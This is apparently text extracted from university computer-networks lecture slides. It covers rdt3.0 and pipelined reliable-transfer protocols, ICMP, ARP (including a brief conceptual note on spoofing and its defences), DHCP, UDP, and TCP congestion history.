# rdt3.0 in action

sender



(c) ACK loss

sender

send pkt0

rcv ack0  
send pkt1

resend pkt1

rcv ack1  
send pkt0

rcv ack1  
send pkt0

rcv ack1  
send pkt0

rcv ack0  
send pkt0

rcv ack0  
send pkt0

rcv ack0  
send pkt0

receiver

rcv pkt0  
send ack0

rcv pkt1  
send ack1

rcv pkt1  
(detect duplicate)  
send ack1


rcv pkt0  
send ack0

rcv pkt0  
send ack0

rcv pkt0  
(detect duplicate)  
send ack0



**timeout**



(d) premature timeout/ delayed ACK

# Performance of rdt3.0

- ❖ rdt3.0 is correct, but performance stinks
- ❖ e.g.: 1 Gbps link, 15 ms prop. delay, 8000 bit packet:


$$D_{trans} = \frac{L}{R} = \frac{8000 \text{ bits}}{10^9 \text{ bits/sec}} = 8 \text{ microsecs}$$

- $U_{\text{sender}}$ : *utilization* – fraction of time sender busy sending

$$U_{\text{sender}} = \frac{L/R}{RTT + L/R} = \frac{.008}{30.008} = 0.00027$$

- if RTT=30 msec, 1KB pkt every 30 msec: 33kB/sec throughput over 1 Gbps link
- ❖ network protocol limits use of physical resources!

# rdt3.0: stop-and-wait operation




$$U_{\text{sender}} = \frac{L / R}{RTT + L / R} = \frac{.008}{30.008} = 0.00027$$

# Pipelined protocols


**pipelining:** sender allows multiple, “in-flight”, yet-to-be-acknowledged pkts

- range of sequence numbers must be increased
- buffering at sender and/or receiver



- ❖ two generic forms of pipelined protocols: *go-Back-N*, *selective repeat*

# Pipelining: increased utilization



# Pipelined protocols: overview

## Go-back-N:

- ❖ sender can have up to N unacked packets in pipeline
- ❖ receiver only sends *cumulative ack*
  - doesn't ack packet if there's a gap
- ❖ sender has timer for oldest unacked packet
  - when timer expires, retransmit *all* unacked packets

## Selective Repeat:

- ❖ sender can have up to N unacked packets in pipeline
- ❖ rcvr sends *individual ack* for each packet
- ❖ sender maintains timer for each unacked packet
  - when timer expires, retransmit only that unacked packet

# Computer Networks

## T-409-TSAM

## TCP/IP & UDP

Stephan Schiffel

September 16th 2021


# Outline

- 1 Internet Control Protocols
- 2 DHCP
- 3 Network Congestion Collapse Issues
- 4 TCP Error Handling

# Internet Control Protocols

# The Story so Far: The Internet of Networks

## Collection of Subnetworks



The Internet is an interconnected collection of many networks.

# Design Decisions in the Early Internet

- Tended to be very prosaic
  - Limited (US Government/Military) funding
  - Getting it working at all was favoured over complexity
- Security was not considered
  - Other systems at the time did have a lot of security
    - eg. Multics Operating System
    - Complex solutions, which were very difficult to scale
  - Internet was a closed research network
    - Misbehaving networks/hosts could be thrown off
  - This tradition continued for several decades

# Internet Control Message Protocol(ICMP)

Message type	Description
Destination unreachable	Packet could not be delivered
Time exceeded	Time to live field hit 0
Parameter problem	Invalid header field
Source quench	Choke packet
Redirect	Teach a router about geography
Echo and echo reply	Check if a machine is alive
Timestamp request/reply	Same as Echo, but with timestamp
Router advertisement/solicitation	Find a nearby router

**Figure 5-60.** The principal ICMP message types.

# Internet Control Protocols

- Conceptually at the same level as IP
  - DHCP Dynamic Host Control Protocol
    - Host Address assignment
  - ICMP Internet Control Message Protocol
    - As used by ping
    - Encapsulated in IP packets
    - Increasingly being blocked by routers/firewalls
    - Can be used to scan ports, probe for hosts
  - ARP Address Resolution Protocol
    - Replaced by NDP (Neighbor Discovery Protocol) in IPv6

# Address Resolution Protocol(ARP)

- Bridges between IP addresses(Internet) and MAC addresses(local network)
  - IP address has dynamic/static assignment
  - MAC is statically assigned
- Uses own protocol:

```
if( (sock = socket(AF_PACKET, SOCK_RAW, htons(ETH_P_ALL))) == -1)
{
    perror("socket()");
    exit(-1);
}
```

# ARP (reading)

```
buffer = malloc(BUFF_SIZE);
if((no_recv = recv(arpsock, buffer, BUFF_SIZE, 0)) < 0)
{
    perror("recv(): ");
    free(buffer);
    close(arpsock);
}


if((size_t)no_recv < (sizeof(struct ethernet) + sizeof(struct arp)))
{
    printf("Short packet. Packet len: %ld\n", recv_size);
    continue;
}

eth_hdr = (struct ethernet *)buffer;
if(ntohs(eth_hdr->eth_type) != ETH_P_ARP) {
    printf("Received wrong ethernet type: %X\n", eth_hdr->eth_type);
}
```

# ARP (In)Security

- ARP Spoofing /Cache Poisoning / ARP poison routing
  - Attempt to associate attacker's MAC address with target host IP address
  - Attacker's machine will now receive target's traffic
  - aka "Man in the Middle" attack
  - There is no authentication in ARP protocol itself
  - Requires direct access to the local network
- Legitimate use is seamless network redundancy
  - i.e. Replace a lower layer server without disrupting existing traffic
  - Also for monitoring traffic for debugging
- Defence
  - Cross check IP and MAC assignments
  - Kernel software to reject uncertified ARP responses
  - Restrict access to local network to known MAC addresses

# DHCP




# DHCP: Dynamic Host Configuration Protocol

- Dynamically assigns IP address and other network configuration to a host
- Clients lease DHCP addresses for configured time
  - Note - hosts can have more than 1 IP address
  - eg. 2 LAN ports, 1 LAN port, 1 WiFi
- Requires configured DHCP server
  - Linux software available
- Connectionless, UDP protocol
- UDP Port numbers:
  - Client 68
  - Server 67

# DHCP Protocol :: RFC 2132

- Client broadcasts DHCPDISCOVER message
  - Can request its last known IP address (config)
- Server responds with DHCPOFFER
  - Reserves IP address for client, sends info to client
- Client broadcasts with DHCPREQUEST message
  - Requesting address offered by server
  - May receive multiple offers, only accepts one
- Server sends DHCPACK
  - Lease duration, other network config, list DNS servers etc.
  - Negotiation complete

# DHCP Protocol Diagram



# Booting from DHCP

- Can configure DHCP so that client is also sent a file
- aka BOOTP server
- TFTP (trivial file transfer protocol)
  - No user authentication
  - No error recovery on large file transfer
  - *Uses UDP*
- Typically used to download software:
  - Dumb devices (terminals)
  - Bricked devices (recovery)

# UDP

- UDP :: User Datagram Protocol :: RFC 768
  - Connectionless Protocol
    - Checksums for data integrity
    - Port number addressing
  - No End to End Guarantees
    - UDP datagrams can be delivered in any order
    - UDP datagrams can be dropped at any point
    - Lack of overhead means UDP *should* be delivered faster
  - Fairly simple protocol
  - Preferred for trouble shooting, logging, congestion or non-critical traffic etc.

**Originally intended for real time, unreliable applications**

# TCP :: Transmission Control Protocol :: RFC 7414

- Originally RFC 793
- RFC 7414 A Roadmap for Transmission Control
- Network guarantees:
  - All packets will be delivered. (Reliability)
  - .. in the order they were sent
  - eg. file transmission
  - or the connection will be dropped
  - No guarantees about how long this will take

## Network Congestion Collapse Issues


# TCP Design

- Intended originally for slow file transfer
  - Key applications: FTP (file transfer protocol)
  - E-mail, Usenet, IRC
- No WiFi or Cellular Internet
  - Often much higher delays than wired connections
  - Higher errors, more prone to large dropouts
  - Requires more buffering end to end
- Hosts relatively homogenous (Greek: homos - similar)

## TCP Continued

- Requires large buffers end to end
  - Large buffers can potentially increase overall delay
- There is no centralised way to control overall network load
  - .. because the Internet was designed to be completely decentralised
- But we now know, large enough networks can always be overloaded
  - From topology scaling work in the late 1990's
- Congestion handling had to be built into its protocol
  - TCP connections will attempt to perform end to end flow control

## Goodput vs Overload



# Early Internet

- Frequent congestion collapses were a feature
  - In a congestion collapse network becomes unusable
  - Positive feedback loop
    - Retransmission of dropped packets increases load
    - Causes more packets to be dropped
- First intervention was to make TCP/IP reliably unreliable
  - End computers dropped connection if too many delayed/lost packets


# netstat -apA inet (on skel.ru.is)

tcp	0	0	skel.ru:talarian-mcast5	10.3.16.161:56764	ESTABLISHED
-	-	-	-	-	-
tcp	0	0	skel.ru.is:36658	hirdc5.hir.is:ldap	ESTABLISHED
-	-	-	-	-	-
tcp	0	0	skel.ru.is:ssh	10.2.21.6:35754	ESTABLISHED
-	-	-	-	-	-
tcp	0	0	skel.ru.is:ssh	85-220-56-147.dsl:63006	ESTABLISHED
-	-	-	-	-	-
udp	0	0	0.0.0.0:37812	0.0.0.0:*	
-	-	-	-	-	-
udp	0	0	0.0.0.0:mdns	0.0.0.0:*	
-	-	-	-	-	-
udp	213248	0	skel.ru:talarian-mcast1	0.0.0.0:*	
-	-	-	-	-	-
udp	213248	0	skel.ru.is:partimage	0.0.0.0:*	
-	-	-	-	-	-

# Original Idea

- TCP for applications that were not time sensitive
  - Needed reliable connections
  - Network handles the nasty error correction/detection/reordering
- UDP for applications that were time sensitive
  - Transmission is faster - less reliable
  - Because packets are time sensitive, no point in delivering them too late

# TCP Buffers



# Congestion Control and Fairness

What should happen on a congested network router if user traffic is a mix of TCP and UDP?

# Decisions! Decisions!

- UDP traffic is time sensitive
  - Would be nice to prioritise it
  - Shouldn't be that much of it anyway
- If TCP traffic is dropped - end nodes will retransmit
  - Temporary congestion, end nodes can recover
  - Sustained congestion:
    - TCP will self-throttle (slow down)
    - Eventually connection will be dropped

With this assumption about network user behaviour - drop TCP.

## Problem: TCP Starvation

- Circa early 2000
- Some applications started using UDP for reliable traffic
  - Implemented own flow control, retransmission
  - Essentially re-implementing TCP
  - But without congestion adaptive behaviour
- Increase generally in UDP streaming
  - Voice Over IP (VOIP), Video, Real Time Gaming
- UDP traffic began to drive out TCP traffic on the network backbone routers
  - i.e. reliable traffic was being dropped instead of unreliable traffic

And the consequence was...

UDP packets are now preferentially dropped by backbone routers.

## TCP Error Handling

# What do users think is a protocol "Error"

- Can't connect
- Noticeably unreliable
  - Connection keeps dropping
- Not fast enough
- High variance in packet arrival times (real time applications)
  - aka Jitter

# What does the Network think is a protocol "Error"

- Missing Packets, Delayed Packets
- Timeouts being too long or too short when reacting to errors
- Network congestion due to too much traffic
- Behaviour of protocol triggering network congestion
- Especially: Tragedy of the Commons type errors

# TCP Evolution

## 1988 Tahoe: Van Jacobson

- Congestion avoidance and control
- Fast retransmit

## 1990 Reno: Van Jacobson

- Modified Congestion avoidance algorithm
- Fast recovery
- Reactive
- (Fixing Tahoe)

## 1994 Vegas: Brakmo, Peterson

- New techniques for congestion detection and avoidance
- Attempt to be more proactive

## 2000 Westwood, Casetti et al.

